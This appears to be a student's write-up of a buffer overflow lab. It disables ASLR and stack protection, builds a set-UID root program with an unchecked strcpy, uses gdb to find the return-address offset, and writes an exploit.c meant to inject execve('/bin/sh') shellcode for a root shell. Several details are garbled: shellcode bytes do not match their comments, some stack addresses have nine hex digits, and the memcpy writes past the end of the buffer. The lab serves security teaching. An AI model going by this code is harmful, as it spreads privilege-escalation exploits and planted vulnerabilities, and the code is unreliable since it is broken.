



## INFORMATION SECURITY LAB

### LAB 3: Buffer Overflow Vulnerability Lab

**Name:** Ankitha P


**Class:** 6 'D'

**Date :** 23/02/2021

#### EXECUTION

##### TASK 1: Turning Off Countermeasures

In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:



Below screenshot shows call\_shellcode.c file which has code to launch a shell:

```

GNU nano 2.5.3                               File: call_shellcode.c
/*A program that creates a file containing code for launching
shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
"\x31\xC9" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68""//sh" /* pushl $0x68732f2f */
"\x68""/bin" /* pushl $0x6e69622f */
"\x89\xE3" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xE1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */
;
int main(int argc, char **argv)
{
    char
buf[sizeof(code)];
strcpy(buf, code);
((void(*)( ))buf)();
}

```

File menu: Open, Save, Exit, Print, Find, Replace, Cut, Copy, Paste, Select All, Undo, Redo, Preferences, Help.

Terminal menu: Get Help, Write Out, Where Is, Cut Text, Justify, Cur Pos, Prev Page, First Line, WhereIs Next, Exit, Read File, Replace, Uncut Text, To Spell, Go To Line, Next Page, Last Line, To Bracket.

We compile this program by passing the parameter ‘-z execstack’ to make the stack executable, in order to run our shellcode and not give us errors such as segmentation fault. The compiled program is stored in a file named ‘call\_shellcode.’ Next, we execute this compiled program, and as seen, we enter the shell of our account (indicated by \$). Since there were no errors, this proves that our program ran successfully, and we got access to ‘/bin/sh’. Here we observe that since it was not a SET-UID root program, nor we were in the root account, the terminal was of our account and not the root. This can be confirmed by the command id which shows user id to be that of the seed account and whoami command shows current account user as seed.


```

Terminal
seed@Ankittha_PES1201801491:~/lab3$ gcc call_shellcode.c -o call_shellcode -z execstack
seed@Ankittha_PES1201801491:~/lab3$ ls -l call_shellcode
-rwxrwxr-x 1 seed seed 7388 Feb 23 11:47 call_shellcode
seed@Ankittha_PES1201801491:~/lab3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ whoami
$ seed
$ 

```

Since our victim program is a Set-UID program, and our attack relies on running /bin/sh, the countermeasure in /bin/dash makes our attack more difficult. Therefore, we will link /bin/sh to another shell that does not have such a countermeasure. Hence we have changed the default shell from ‘dash’ to ‘zsh’ to avoid the countermeasure implemented in ‘bash’ for the SET-UID programs.


Then we make the call\_shellcode program a set-UID program by giving ownership to root and setting execution permission mode to 4755. On, running the compiled program, we successfully obtain the root shell as shown below :



```
Terminal
seed@Ankittha_PES1201801491:~/lab3$ sudo rm /bin/sh
seed@Ankittha_PES1201801491:~/lab3$ sudo ln -s /bin/zsh /bin/sh
seed@Ankittha_PES1201801491:~/lab3$ sudo chown root:root shellcode
seed@Ankittha_PES1201801491:~/lab3$ sudo chmod 4755 shellcode
seed@Ankittha_PES1201801491:~/lab3$ ls -l shellcode
-rwsr-xr-x 1 root seed 7388 Feb 23 11:47 shellcode
seed@Ankittha_PES1201801491:~/lab3$ ./shellcode
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# whoami
root
#
```

## TASK 2: Vulnerable Program


The below program has a buffer overflow vulnerability. It reads input from a file called badfile and passes the read data to a buffer via the function bof(). We declared the original input to have a maximum length of 517 bytes, but the buffer in bof() function is only 24 bytes long. If our badfile has more than 24 bytes worth of data, there will be a buffer overflow on the strcpy function between buffers which doesn't check lengths.



```
GNU nano 2.5.3          File: stack.c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile; badfile =
        fopen("badfile", "r");
    fread(str,
        sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

File menu: G Get Help F0 Write Out F1 Where Is F2 Replace F3 Cut Text F4 Uncut Text F5 Justify F6 To Spell F7 Cur Pos F8 Go To Line F9 Prev Page F10 Next Page M-W First Line M-W WhereIs Next M-/ Last Line M-B To Bracket


Next, we compile the given vulnerable program stack.c and while compiling, we disable the StackGuard Protection mechanism with the help of -fno-stack-protector tag and make the stack executable by adding -z execstack tag. Also, the compiled program, stored in ‘stack’, is then made a SETUID root program.



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc -o stack -z execstack -fno-stack-protector stack.c
seed@Ankitha_PES1201801491:~/lab3$sudo chown root stack
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 stack
seed@Ankitha_PES1201801491:~/lab3$ls -l
total 24
-rwsr-xr-x 1 root seed 7388 Feb 23 11:47 call_shellcode
-rw-rw-r-- 1 seed seed 583 Feb 23 11:45 call_shellcode.c
-rwsr-xr-x 1 root seed 7476 Feb 23 12:37 stack
-rw-rw-r-- 1 seed seed 394 Feb 23 12:02 stack.c
seed@Ankitha_PES1201801491:~/lab3$echo "hey" > badfile
seed@Ankitha_PES1201801491:~/lab3$./stack
Returned Properly
seed@Ankitha_PES1201801491:~/lab3$
```

In the above screenshot, we pass a very small input which is less than 24 bytes and hence the stack program functions properly.

Now when the content of badfile is greater than the buffer in bof() which is 24 bytes , there is a segmentation fault due to buffer overflow.



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc -o stack -z execstack -fno-stack-protector stack.c
seed@Ankitha_PES1201801491:~/lab3$sudo chown root stack
seed@Ankitha_PES1201801491:~/lab3$chmod 4755 stack
seed@Ankitha_PES1201801491:~/lab3$ls -l
total 24
-rwsr-xr-x 1 root seed 7388 Feb 23 11:47 call_shellcode
-rw-rw-r-- 1 seed seed 583 Feb 23 11:45 call_shellcode.c
-rwsr-xr-x 1 root seed 7476 Feb 23 12:39 stack
-rw-rw-r-- 1 seed seed 394 Feb 23 12:02 stack.c
seed@Ankitha_PES1201801491:~/lab3$echo "Ankitha_PES1201801491" > badfile
seed@Ankitha_PES1201801491:~/lab3$./stack
Returned Properly
Segmentation fault
seed@Ankitha_PES1201801491:~/lab3$
```


Since this program is a Set-UID program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell.

### Task 3: Exploiting the Vulnerability

We now use the above vulnerable SET-UID root program to gain access to the root shell. Since, we have disabled Address Space Layout Randomization, we know that our process


will be stored in around the same memory always in the stack. So, in order to find the address of the running program in the memory, we compile the program in debug mode. Debugging will help us to find the ebp and the offset, so that we can construct the right buffer payload that will help us to run our desired program.

So, we first compile the program in the debug mode (-g option), with the StackGuard countermeasure disabled and Stack executable and then run the program in debug mode using gdb:



```
Terminal
seed@Ankitha_PES1201801491:~/lab3$gcc stack.c -o stack_gdb -g -z execstack -fno-stack-protector
seed@Ankitha_PES1201801491:~/lab3$ls -l stack_gdb
-rwxrwxr-x 1 seed seed 9768 Feb 23 13:08 stack_gdb
seed@Ankitha_PES1201801491:~/lab3$gdb stack_gdb
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_gdb...done.
gdb-peda$
```

In gdb, we set a breakpoint on the bof function using b bof, and then start executing the program:



```
Terminal
----- registers -----
EAX: 0xbffffeaef ("IS_lab2_PES1201801491_Ankitha\nE\376\267\001")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbffffeac --> 0xbffffec8 --> 0x0
ESI: 0xbffffea0 --> 0xb7fe9eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x080484c1 (<bof+6>:           sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
----- code -----
0x080484bb <bof>:    push   ebp
0x080484bc <bof+1>:  mov    ebp,esp
0x080484be <bof+3>:  sub    esp,0x28
=> 0x080484c1 <bof+6>: sub    esp,0x8
0x080484c4 <bof+9>:  push   DWORD PTR [ebp+0x8]
0x080484c7 <bof+12>: lea    eax,[ebp-0x20]
0x080484ca <bof+15>: push   eax
0x080484cb <bof+16>: call   0x8048370 <strcpy@plt>
----- stack -----
0000| 0xbffffea0 --> 0xb7fe9eb (<_dl_fixup+11>:      add    esi,0x15915)
0004| 0xbffffea4 --> 0x0
0008| 0xbffffea8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffffeac --> 0xb7b62940 (0xb7b62940)
0016| 0xbffffeab --> 0xbffffec8 --> 0x0
0020| 0xbffffeab --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbffffeab --> 0xb7d8c889b (<_GI__IO_fread+11>: add    ebx,0x153775)
0028| 0xbffffeab --> 0x0
[...]
Legend: code, data, rodata, value
Breakpoint 1, bof (str=0xbffffeaef "IS_lab2_PES1201801491_Ankitha\nE\376\267\001") at stack.c:8
8          strcpy(buffer, str);
gdb-peda$
```

The program stops inside the bof() function due to the breakpoint created. EBP stack frame value is used as a reference when accessing local variables and arguments of the bof function. We also print out the buffer value to find the start of the buffer and the difference of the two in order to find return address value's address to our malicious program.

The below screenshot shows the commands:

```

Terminal
EBP: 0xbffffeac8 --> 0xbffffecf8 --> 0x0
ESP: 0xbffffea0 --> 0xb7fe96eb (<_dl_fixup+11>; add    esi,0x15915)
EIP: 0x8048421 (<bof+6>;      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484bb <bof>;    push   ebp
0x80484bc <bof+1>;  mov    ebp,esp
0x80484be <bof+3>;  sub    esp,0x28
=> 0x80484c1 <bof+6>; sub    esp,0x8
0x80484c4 <bof+9>;  push   DWORD PTR [ebp+0x8]
0x80484c7 <bof+12>; lea    eax,[ebp-0x20]
0x80484ca <bof+15>; push   eax
0x80484cb <bof+16>; call   0x8048370 <strcpy@plt>
[-----stack-----]
0000| 0xbffffea0 --> 0xb7fe96eb (<_dl_fixup+11>;      add    esi,0x15915)
0004| 0xbffffea4 --> 0x0
0008| 0xbffffea8 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffffeac --> 0xb7b62940 (0xb7b62940)
0016| 0xbffffeab0 --> 0xbffffecf8 --> 0x0
0020| 0xbffffeab4 --> 0xb7feff10 (<_dl_runtime_resolve+16>;      pop    edx)
0024| 0xbffffeab8 --> 0xb7dc8880 (<_GI_IO_fread+11>;      add    ebx,0x153775)
0028| 0xbffffeabc --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffffeac7 '\220' <repeats 36 times>, "\b\n") at stack.c:8
8         strcpy(buffer, str);
gdb-peda$ p &buffer
$1 = (char (*)[24]) 0xbffffeaa8
gdb-peda$ p $ebp
$2 = (void *) 0xbffffeac8
gdb-peda$ p (0xbffffeac8 - 0xbffffeaa8)
$3 = 0x20
gdb-peda$ p/d (0xbffffeac8 - 0xbffffeaa8)
$4 = 32
gdb-peda$ 

```

The difference between ebp and buffer start can be seen in the output, and by the layout of the stack, we know that return address will be 4 bytes above where the ebp points. Hence, the distance between the return address and the start of the buffer is 36, and so the return address should be stored in the badfile at an offset of 36. Here we have added 0x88 (128) into the ebp address . As the exploit has buffer size of 517 among which 36 bytes are used by the stack and 25 bytes are used by shell code so I added a value in between it like 0x80 that will result in replacement of current return address by address containing the NOP codes.

The exploit.c file is modified as below:

```

GNU nano 2.5.3          File: exploit.c


/*
 * exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
{
    "\x31\x40"           /* xorl %eax,%eax */
    "\x50"                /* pushl %eax */
    "\x68""//sh"          /* pushl $0x68732f2f */
    "\x68""/bin"          /* pushl $0x6e69622f */
    "\x89\x33"            /* movl %esp,%ebx */
    "\x50"                /* pushl %eax */
    "\x53"                /* pushl %ebx */
    "\x89\xe1"             /* movl %esp,%ecx */
    "\x99"                /* cdq */
    "\xb0\x0b"              /* movb $0x0b,%al */
    "\xcd\x80"            /* int    $0x80 */
};

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the buffer with appropriate contents here */
    *((long *) (buffer+36))=0xbffffeac8+0x88;
    memcpy(buffer+sizeof(buffer), shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}

Get Help  W Write Out  Where Is  Cut Text  Justify  Cur Pos  Prev Page  First Line M-W WhereIs Next
X Exit  R Read File  Replace  Uncut Text  To Spell  Go To Line  Next Page  M-/ Last Line M-] To Bracket

```

